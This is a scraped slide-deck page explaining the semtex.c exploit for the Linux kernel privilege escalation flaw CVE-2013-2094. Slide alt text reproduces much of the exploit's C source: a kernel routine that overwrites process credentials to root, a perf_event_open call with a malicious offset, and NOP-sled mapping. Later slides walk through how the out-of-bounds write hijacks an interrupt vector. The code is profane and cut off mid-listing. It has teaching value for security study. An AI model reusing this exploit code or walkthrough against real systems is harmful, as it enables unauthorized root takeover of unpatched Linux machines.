Download as PDF, PPTX

![* jewgold to 115T6jzGrVMgQ2Nt1Wnua7Ch1EuL9WXT2g if you insist.
*/
#define _GNU_SOURCE 1
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>
#include <syscall.h>
#include <stdint.h>
#include <assert.h>
#define BASE 0x380000000
#define SIZE 0x010000000
#define KSIZE 0x2000000
#define AB(x) ((uint64_t)((0xababababLL<<32)^((uint64_t)((x)*313337))))
void fuck() {
int i,j,k;
uint64_t uids[4] = { AB(2), AB(3), AB(4), AB(5) };
uint8_t *current = *(uint8_t **)(((uint64_t)uids) & (-8192));
uint64_t kbase = ((uint64_t)current)>>36;
uint32_t *fixptr = (void*) AB(1);
*fixptr = -1;
for (i=0; i<4000; i+=4) {
uint64_t *p = (void *)¤t[i];
uint32_t *t = (void*) p[0];
if ((p[0] != p[1]) || ((p[0]>>36) != kbase)) continue;
for (j=0; j<20; j++) { for (k = 0; k < 8; k++)
if (((uint32_t*)uids)[k] != t[j+k]) goto next;
for (i = 0; i < 8; i++) t[j+i] = 0;
for (i = 0; i < 10; i++) t[j+9+i] = -1;
return;
next:; }
}
}
void sheep(uint32_t off) {
uint64_t buf[10] = { 0x4800000001,off,0,0,0,0x300 };
int fd = syscall(298, buf, 0, -1, -1, 0);
assert(!close(fd));
}
int main() {
uint64_t u,g,needle, kbase, *p; uint8_t *code;
uint32_t *map, j = 5;
int i;
struct {
uint16_t limit;
uint64_t addr;
} __attribute__((packed)) idt;
assert((map = mmap((void*)BASE, SIZE, 3, 0x32, 0,0)) == (void*)BASE);
memset(map, 0, SIZE);
sheep(-1); sheep(-2);
for (i = 0; i < SIZE/4; i++) if (map[i]) {
assert(map[i+1]);
break;
}
assert(i<SIZE/4);
asm ("sidt %0" : "=m" (idt));
kbase = idt.addr & 0xff000000;
u = getuid(); g = getgid();
assert((code = (void*)mmap((void*)kbase, KSIZE, 7, 0x32, 0, 0)) == (void*)
kbase);
memset(code, 0x90, KSIZE); code += KSIZE-1024; memcpy(code, &fuck,
1024);
memcpy(code-13,"x0fx01xf8xe85000x0fx01xf8x48xcf",
printf("2.6.37-3.x x86_64nsd@fucksheep.org 2010n") % 27);
Practically the code
that exploits
the vulnerability](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-6-2048.jpg)

![● Basically, There's an array called
perf_swevent_enabled
● The kernel goes there and increments a DWORD in the
address [perf_swevent_enabled] at offset [event_id]
● ... which we exploited.
What happens next...](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-9-2048.jpg)
![● Now [event_id] is a 32 bit value (Any signed value)
● Allows us to access any address within 2^31-2^32 bytes
boundary from [perf_swevent_enabled].
And Finally](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-10-2048.jpg)
![● We must use the syscall struct [perf_event_attr] to send
input to the syscall. It looks something like this:
The syscall input
This variable is the one that's
interesting...](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-12-2048.jpg)
![● This is achieved through the sheep() function:
● Where [off] will be the variable that will be considered as
[perf_event_attr.config]
sheep()](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-13-2048.jpg)
![● This is why:
● We're going to look (and find) what is the exact offset
the kernel wrote.
● If we know what address the kernel wrote to, we can
now know where is the of the [perf_swevent_enabled]
array in correlation to our usermode addresses.
Found it!](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-18-2048.jpg)
![● Next, we allocate the address of [kbase] and creates a
NOP-sled.
● After that, we copy the [void fuck()] function code to the
last 1KB of the allocated memory. This is the code we
are going to execute in kernel context.
Code bringup](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-20-2048.jpg)
![● Lets call sheep() now with this:
● This will reach the address of the interrupt vector:
○ idt.addr & 0xFFFFFFFF - 0x80000000 - i
■ This is the offset to the interrupt vector in
relevance to the [perf_swevent_enabled] array
● This is why the -i
■ / 4 - Because the offset is pointer arithmetics -
offset in DWORD size chunks
■ + 16 is for the interrupt pointer of int 0x4
Remember the
vulnerability?](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-24-2048.jpg)

![THE overflow

● We will target an address that looks like this:
○ 0xFFFFFFFF'816eee00 (int 0x4 interrupt pointer)
○ The upper DWORD of the address will overflow!
○ Which will turn to: 0x00000000'816eee00
■ Guess what, this address is within our [kbase]
allocated range!
■ Now we have an interrupt that points its execution
code to a userland address we control.
● The only thing we now need to do is to call the interrupt.
This will go into kernel context and call our code.](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-25-2048.jpg)
![fuck()
● fuck() starts with this code:
● The AB() is a macro which is used here as a marker.
This is for the main code (not mentioned before) could
find where to tell the fuck() code that resides in the
kernel what are the values it should look for in
[task_struct] and change to root.](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-27-2048.jpg)

![fuck()
● Then, it looks for the in the [task_struct] of the current
process and changes capabilities and uids to root.](https://image.slidesharecdn.com/semtex-160316092108/75/Semtex-c-CVE-2013-2094-A-Linux-Privelege-Escalation-28-2048.jpg)

The document discusses a technical lecture on a Linux privilege escalation vulnerability (CVE-2013-2094) that affects Linux kernels from version 2.6.37 to 3.8, allowing attackers with local access to gain root privileges. It details the exploit code, specifically focusing on the perf_event_open syscall and the kernel's handling of the perf_swevent_enabled array, which can be manipulated to execute arbitrary code in kernel context. The lecture concludes with an explanation of how the exploit modifies the current process's capabilities to achieve root access.
Introduction to Semtex.c, a Linux Privilege Escalation tool presented by Gili Yankovitch.
This technical lecture requires knowledge in Assembly, Interrupts, Kernel/Usermode, and Integer attacks.
Local privilege escalation attack allows an attacker with local access to gain root access.
CVE-2013-2094 is a Linux kernel vulnerability affecting versions 2.6.37 to 3.8, exploitable via a 1-click code.
Presentation of the Semtex.c code, crucial for exploiting the vulnerability.
Detailed code snippet for exploiting the CVE-2013-2094 vulnerability, detailing functions and system calls.

Discussion on syscall 298 (perf_event_open) and its exploitation potential across architectures.


Analysis of the code highlighting the vulnerabilities present.
